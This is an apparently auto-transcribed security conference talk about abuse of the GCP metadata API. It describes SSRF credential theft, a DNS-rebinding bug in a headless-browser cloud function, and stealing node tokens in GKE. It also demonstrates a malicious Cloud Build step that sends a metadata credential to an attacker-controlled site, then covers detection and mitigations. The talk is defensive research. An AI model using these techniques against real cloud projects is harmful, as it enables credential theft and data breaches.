
The GCP Metadata API: Security Considerations, Vulnerabilities, and Remediations
Show transcript [en]
oh so we're gonna be talking about the GCP metadata API as mentioned before we're gonna talk about some vulnerabilities and then we'll get into some remediation and some detecting techniques to catch malicious activity so who are we my name is Dylan I'm a security engineer out here in the Bay Area do a bunch of open source stuff you can check some of that home I get hub my name is Allison I'm also a security engineer here in San Francisco and you can add me on Twitter if you have any questions during the talk so what is the GCP or what is a metadata API in general it is something you can query it is accessible via
instance a lot of times it's used for things like automation where you want to know things about an instance potentially get credentials to be bootstrapped for any libraries running on your instances it's also unauthenticated so your notice what's being authenticated to the metadata API and it's exposed on your VDC but you can't actually hit it yeah so if you have some compute work running in a VM or in a lambda or something like that or a cloud function metadata API is basically the means for which that VM gets its credentials for its underlying privilege so here's an example of the metadata API and Google you have a compute instance and you will send a request to the metadata server by
the metadata google internal URL and you can access things like a token or any other information from the instance that's exposed on the metadata API there are a lot of different platforms so this isn't just something it's specific to one platform the concept of a metadata server or metadata API is in a lot of the large platforms like AWS Asher Google Cloud I love all the cloud so before we get into the GCP metadata API I think a lot of folks might be more familiar with the AWS one it was really a common form of a particular type of attack called server side request forgery the reason why is because it used to be you could just
send a simple single get request to this internal endpoint and then it would return back their credential for the instance so this became a problem if you were building a feature on a VM that by design made requests on behalf of the user not an unreasonable feature to think of and in this particular example you can imagine a web service that maybe wants to upload an image by a URL that the user specified so it'll go fetch the image from that URL and in this particular example the hacker specified their image to be the internal metadata service and so instead of an image being returned to them credentials that returned to them and what are the
consequences of this well an extreme case Capital One had there the breach through an attack vector that leveraged the metadata API basically you can imagine a VM that had access to a bunch of s3 buckets which had a bunch of customer data in it and the attacker was able to abuse a necessary pattern to fetch a credential and get access to those as three buckets so what a date of us do about it well they released a second version of their API and the second version is a little bit more complicated than just a simple get request you've gotta send some headers you've got to send a second request and so this protects against the most
primitive form of passes RF and makes it a little bit more tricky to abuse the metadata API as a user so now pivoting over to the GCP world we talked about VMs and AWS and the GCP world a lot of different services expose the metadata API and a few of those services are powered by the MS do those services may be non transparently powered by the MS we've listed a couple here but there's way more and all these services in some capacity run that code can interact with a metadata API which can retrieve credentials so I wanted to just briefly talk about a vulnerability that I submitted to their program they had nice instructions on
how you can run a headless browser in a cloud function cloud function is similar to an AWS lambda and so it's just meant to be an ephemeral container that runs something and dies so this was just meant to run some website take a screenshot of it and return it was how the service was set up but the thing was that you could have the website make Ajax requests on your behalf and then make a request to the metadata API and return credentials you had to do a little bit of trickery with DNS rebinding to bypass same origin policy restrictions but the byproduct of this was basically if you follow their instructions out of the box you could
have your survey and you spun up a service your service would be vulnerable because it would render untrusted HTML which could steal credentials for your plot function so like taking this a step further what I was able to do because most of the naming information and a cloud function is actually in its subdomain and a little bit is in the path but the path is fairly predictable because most of it is in the subdomain we can use passive dns vendors to get most of our customers cloud functions and then we can guess the names because by default they take the name function one function to function 3 but also the tutorial recommended you call this one
screenshot so we've got some pretty good guesses of how we can find customers that might be running this headless browser so like I mentioned go over to our friendly passive DNS provider and we just see a list of every customers Bob functions and then we start making get requests to all of them at function one function to or screenshot and just see if any of them return looking like they're a screenshotting huh and sure enough we find a bunch of customers that had followed that tutorial out of the box and find a much faster start affordable submit all this to their bug bounty and they they accept that it's about submission so so one thing here that is
a little bit nuanced ng CP that will get way more to later is that the defaults of cloud functions actually have privilege unlike AWS where if you just spend something up by default most things don't have any privilege and GCP cloud functions have a lot of privilege by default they can write two buckets they can talk to databases they can talk to bigquery they can do a lot of things on the box and so these customers that spun up these headless browsers probably we're also exposing access to databases and buckets and things like that and if we kind of look at the end result of this the default for a cloud function is to be on the public internet and be
published triggered by an HTTP request it defaults to not having authentication and it defaults to having access to all buckets and all sequel and a lot of other things so the result of this I submitted their bug bounty was like hey I'm pretty sure I can access a lot of data across a lot of your customers and they paid out their one three three seven bounty for it since then they've added a host header validation to make it a little bit trickier to do DNS rebinding attacks and they've also taken down their blog post on how to spin up a headless browser which a little sad about because I actually think it's a cool feature so we talked a little bit
about a protection that was been in place because of the bug that Dylan files but there are a few other protections that GCP has in general on their metadata API they require a custom header so a header must be set in the for the current metadata API they also have the host header validation and their deprecating the legacy endpoint that does not require a header something to know is you actually have to enable the DEF work like to deprecate the legacy v01 and point it is not disabled for you by default you have to disable it on your project so before we continue to dig into exploiting or kind of going about these services we need to talk about how your
resources actually exist within your project we have this is a general resource hierarchy for GCP we're gonna be focusing at the project level this is where most services or engineers are actually interacting with resources you can think of it like a AWS account where within the project that is where all your resources are stored people are granted access at the project level generally and are going to interact with their resources there yeah and similar to AWS accounts it's not uncommon for a customer to just throw all their stuff into one project and within this resource hierarchy there are a few different types of members of you that can be granted access to things like your project or your organization there
are service accounts there are groups users discrete identity and identity domains that can be granted access to your resources cool so of all of those things we're gonna be focusing a lot on service accounts so what our service accounts they're this complicated thing that can kind of be summarized as just a thing that provides credentials that gives you access to resources you can export long-lived credentials and throw them wherever you want or you can stick those credentials in the metadata API which is how you could've give a VM access to stuff so you attach a service account to a VM and then that VM can get access to things like cloud sequel and buckets be
acquiring the metadata API so service accounts are basically the means for which things access resources like buckets and things like that or authenticate to the GCP ID maybe ice yep so there are two different types of service accounts we're going to be going into detail into what both of those are and what they mean but at a high level there's Google managed service accounts that are sort of Google sets them up and you're not meant to mess with them too much and then there's user managed service accounts which google also presets a few of them up for you but you're meant to have control of them and modify them after the fact so for the
user managed service accounts what does that really mean they're actually created as a resource object in your project you can create service account keys for them they're actually created in your project you can see them he said in here it's a service account that's created it's given a role by default it's give both of these roles are given editor so when you enable your API is it will go and generate these service accounts in your project and grant them access to your project with the editor role so we said that these things are created on your behalf they're also attached to things on your behalf by default so if you're just spin up a VM you would actually get this
previous service account attached to your VM and your VM would be able to interact with buckets on your behalf by default and that's a little subtle it's not immediately obvious that role can also do a lot of things for example it can access big database access buckets it's basically admin on your project so another way of putting this is by default pretty much everything that runs is code by default has a service account attached to it via its metadata API that can administrate your project so and we're gonna kind of bring this back AWS how is this different than AWS well in AWS I am policies are not automatically associated with your resources there are
predefined iam policies that you can attach the things but they're not attached to things for you by default so now that we just kind of covered what are you some user managed service accounts we're going to dive into a service that leverages these automatically generated service accounts specifically the compute service account for this service specifically this is Google's kubernetes engine so it's a managed kubernetes platform we're talking about the node so these are the instances that run the containers and the service accounts that are attached to those instances that they authenticate to the GCP api's with so these nodes the instances get the compute service account they by default get the editor role so an admin role on
your project and one thing to note here is there's a few different ways you can this isn't a security mechanism but you can set scopes on the OAuth tokens that can be returned from the Met API so the service accounts that are attached to this are subject to these scopes that are defined on the clusters so in this example by default they are given things like full read our stored read access and can write different things so we're going to talk a little bit about now so there's these default service accounts they have project level access and any workload within your cluster can query the metadata API and request a credential for the GCP a node
service account they're accessible by all the workloads and can actually write and update things as well so there was this one kind of attack that happened where the first foothold that a user had was actually querying the metadata API from a general pod and was just able to get a service account token don't really know what the Scopes or the roles were but it could have been the default ones and we're able to actually compromise the entire cluster shout out to Andre Baptista yeah that's $25,000 routing mm-hmm and so we kind of talked about there are these identities they're attached to your resources by default you can query the metadata API and GK or Google kind of knows about this so
they've built out some protections some of the protections that they have our metadata concealment which is a blacklist approach to restricting access to certain paths when you query the metadata API there's workload identity which actually associates a kubernetes service account with the GCP service account so you get granular tokens provided to you and shielded knows which restricts who can do what with a qiblah credential and it actually has cryptographic it's cryptographically tied to the notes that it's issued to so in this we're gonna go into a demo and in our demo we're going to just specifically focus on attempting to retrieve the nodes GCP service account and on our in our demo we have metadata
concealment and shielded nodes enabled but Alison why wouldn't we just enable all of them so it's kind of difficult there are a lot of these different protections and they all are very nuanced and they're kind of to kind of know what do they do for you what do they not do for you so they're not all of them are compatible and you can't always update one of your nodes in a cluster and have them be introduced and kind of work together so we're focusing on two that are compatible to work with each other so now we're going to go into a demo and Dylan has set up this wonderful GK cluster running amazing services and I'm kind of poking
around on the internet and I somehow to stumble upon and RCE in a work look and so we're going this is kind of the path that we're going through so we're gonna simulate that by just giving lsat a shell on my web service so we can see here that we set metadata concealment to be enabled I shouldn't be able to access things like service account credentials that's what it says we know that metadata concealment restricts access to the service accounts slash identity path we're gonna go ahead and maybe on someone I just got our C darn I don't have curl so I have to actually install curl so that I can actually query this metadata API and I
watched the earlier talk on how to harden containers so I removed curl and all that stuff yeah and so next we're going to try to query the actual metadata API we know we have to set a header I made sure that the header has to be so Dylan made sure that the header has to be set can only access the metadata endpoint if you have the header so I'm gonna curl the service count see what's there there should be a default and actually in a service account that it's attached to the notes and that's all nodes within your cluster and I curl the metadata endpoint for the default service account the compute one which has editor I got a token and I'm like
cool I'm just this random workload I'm running code doing something but I actually want to see what other resources within the project I have access to why are you granted access to anything so it should be fun right it's just my workload really shouldn't have access to any of my GK project resources but we can see I have full storage access and I like it no that's a really sensitive bucket so I can actually potentially query more things that you meant to give access to just by default so even with metadata concealment and children nodes enabled which do different things and the focus that we had today was on the metadata metadata concealment control you can actually still get the
nodes credentials just the OAuth token and potentially access any of the project resources cool so that was a good example of a user managed service account and user managed service accounts are in our control a bit so if we wanted to we could probably lockdown which buckets that service account had access to Google managed service accounts work a little differently they don't exist in your project they're not very easy to see the roles for them also don't exist in your project so you can't really see what their underlying permissions are without some clever hackery they usually take the form of the bottom three things there so if you see a bunch of role bindings to your projects for
roles that you can't look up for service accounts that don't live in your service account that's what they look like and they're basically used to power the cloud so under the hood these service accounts might be used to auto scale your VMs they might be is to publish things to GCR behind the scenes but they're basically just the plumbing that makes the the cloud platform work and you're not really meant to modify them otherwise things could break in unexpected ways so how many are there we wanted to know so there are all these identities that are granted access to my project and they're automatically generated when api's are enabled in my project so I went through or we went
through and we enabled every API that was generally available in the marketplace out of those 278 unique api's that are just available to you about 47 Google managed service accounts are given project level I am access to your resources and then there are two distinct user managed so created in your project service accounts that are created when you enable all of these api's yes we talked about those two a little bit already but what about the other forty-seven that are meant to be behind the scenes kind of plumbing that operates the cloud so this is what they look like so you go through and you enable the API it's like wow that's a lot of I am my name's on my project that
I didn't set I don't really know what's happening here a lot of if I do who's making all this stuff work it's it's a little overwhelming and there used to make this services operate so it kind of would assume that your services are being able to access your resources in some way and this is how Google does it so we wanted to know okay all these identities have access to my project they have roles that are not created as resource objects in my project so I can actually view the permissions for them because they're not managed by me so I want to view the permissions for these service accounts so with g-cloud you can actually copy a role from a role and so
this google manage role that's not actually created in my project i can request to copy it and create a custom role in my project so i can actually view the permissions that these google manage identities have on my project so that's what we did that's a really clever trick so we're going to be talking about cloud fold and these are this is a google managed service and this is a cloud build service the cloud build service account that's automatically generated for you we can see when we copy the role from the google manage role these are all of the different permissions that it has and all the different types of services that it has access to within my project yeah
more than just kind of like compute maybe GCR who knows what it has access to we could kind of imagine that maybe cloud build what is probable so cloud build is basically a service that will publish to the container registry on your behalf from a github repo that you wire it up to you so you imagine this thing can probably write to a container registry maybe it has access to a couple of other building type things that kind of makes sense it's behind the scenes it needs to do that to do its job but what's what's kind of interesting here is let's see we wire this up to a github repo and it takes a github repo
and it builds the github repo based on the build steps you've given it what what what's what's going on behind the scenes there I can only guess but I'm imagining probably there's some behind the scenes VM that has this behind the scenes Google managed service account that's building your container and then it once it builds it publishes it to GCR using that service account and that service accounts privileged well what happens if your build steps try to reach out to the metadata API in this behind-the-scenes VM to the school manner service account that we're not meant to have access to is that something we can do as it turns out yes so this google managed service account
that is the plumbing for the cloud that you're not allowed to modify and can't know the permissions for you can actually fetch a credential for it and you can use that credential if you just add a build step in your github repo to make a request to the metadata API if we have a demo of this so in this demo allison has a github repo that she's granted me access to she's just given me access to one branch and she's set up out build on it it's really nice and easy to use so I granted still an access yeah and if we just look at what her about code build steps are on the master
branch we see that it's just using the standard configuration and it's the the hello world out of the box bog world configuration it's using the Builder script she didn't get me access to the master branch but by default I'll build works on all branches so now I'm just copying in my malicious cloud build steps which as you can see what this does is it uses an abundant container to run a malicious shell script before it uses the build container to publish the image and if we look at the shell script all it's doing is fetching a credential from the metadata and posting it to an attacker controlled site allison has not granted me any IAM capabilities to GCP at all
all she's given me access to its one branch on a github repository so I'm creating this new branch or maybe she didn't give me access to master but I can create branches so creating an evil branch and I'm pushing up this malicious script and cloud build steps and now what we should see is behind the scenes system this infrastructure is running the build which should run the step that reaches out to the metadata API and posts the credential to this attacker controlled site the web hook here just takes a couple seconds for the fill to run but we should see it come through in a second at this point I may not even know that the PR has pushed I haven't
had a chance to review the code I have no idea that the malicious script is actually being executed in my environment and so none of this has actually had I haven't had a chance to review it or know what's happening in my environment and assuming she didn't know that clever trick to see the roles of the service account she probably doesn't even know what the service account can do so the credential came through go ahead and copy that and then I will run the same command that I ran before of note if you remember from the previous slide what this service account can do it has both read and write two buckets and pub soap and a bunch of other stuff
so here I'm listing all the buckets and we see the container registry bucket there so I have redone right to the artifact bucket but we also see that other one the passwords in social security bucket and I may have a lot of different resources in my project where I'm running this cloud build service but I really only meant to give Dylan access to actually just try and like build container images not access any of my project resources so just a recap she gave me access to a single repo gave me no GCP capabilities whatsoever the repo had cloud build enabled which means all it's doing is it's taking what's there and it's publishing it to their
GCR their container registry and then behind the scenes we can sort of grab one of these ghosts google managed service accounts in the midst of that and then give myself privileged to her GCP infrastructure so again recapping how is this different from AWS its these default identities these identities to have privilege without you granting them privilege and in the case of the Google managed ones they have privilege that you can't actually view you can't see what their roles are without the the trick that Alison showed before and so we want to be able to actually identify this information or any of these potentially malicious queries that are happening so with Google internal like built-in services you can use stack
driver and monitor the way that the API behaves and the service behaves and attempt to identify any potentially like anomalous behavior in this example where I was looking for a request from the cloud build API service account so the Google managed service account that came from an IP that is not actually usually logged in any of the requests yeah so an IP that that doesn't come from Google infrastructure it's probably suspicious because it's plumbing it's supposed to always be behind the scenes in Google so somebody grabbed this credential and ran it outside of Google probably malicious and this we could see here she caught me she was able to find I used this IP address outside of Google infrastructure
I ran this malicious list command she was able to detect about us so the event threat detection API is this API that Google is rolling out and it's meant to detect badness via looking at your stock driver logs they've got some queries they use behind the scenes to do that here are all the things that can do today you might see that I am anomalous grant and think hey maybe this can help well that's actually used to detect whether or not things outside your org have role bindings inside your org like if I were to add a random gmail account to my org so it would not actually be able to detect me grabbing a
credential for this service account but they're actively working on this product and we can expect to see more of these Google of these things kind of built into the product in the future so we also were wondering is there a holistic way that we could attempt to view this information across all of our resources so we went towards doing kind of like Network level monitoring so we looked into what it's google recommend to actually identify queries against the metadata API when they are rolling up the transition from the v01 2v1 endpoints they recommended using end prep in audit D so you do instance level monitoring and it will actually capture the metadata queries and you can see
based on these these tools you can kind of like log from the instance if someone's accessing maybe a service count path or a token path but this is only you'd only leverage this on an instance that you can run code on so we know that network monitoring is difficult you can run code on the instances that can report on this information and attempt to identify any malicious like activity or any malicious traffic but something to know there you can't view this information with flow logs and it's actually not captured in packet mirroring so if you pack it a few mirror instances traffic the metadata requests are actually emitted from any of the mirror traffic so what do we
recommend well those user controlled service accounts you can desculpe them and not have to worry as much about it breaking things some things actually do rely on them but they're meant to be a little more in your control you can also have things not rely on those default identities when you spend the ends up the default identity gets attached but you could attach another one we recommend and also we mentioned before some words just throw everything in one GSP project use them as isolation if you've got a logically separated service put it in its own project in case of cloud build allison grammy access to cloud build and had the passwords and Social Security numbers
bucket maybe that should be in a different project that bucket from the build project so another thing you can do is just attempt to identify any of the behavior that these services or service accounts like perform so you can use something like I am recommender or you can just kind of view the stack driver logs to identify what are they accessing what are they doing so you can identify the access patterns and also per the GK demo you can leverage the mitigations that they have in place the different mitigations do different things so I would defer to the official documentation on how to configure them and then here's the link to the repost that we posted before we'll be
committing word event later today but you can access them a little bit later but feel free to take for now so much [Applause]
Related talks
 46:38
46:38 42:51
42:51 28:52
28:52 33:46
33:46 25:10
25:10 20:01
20:01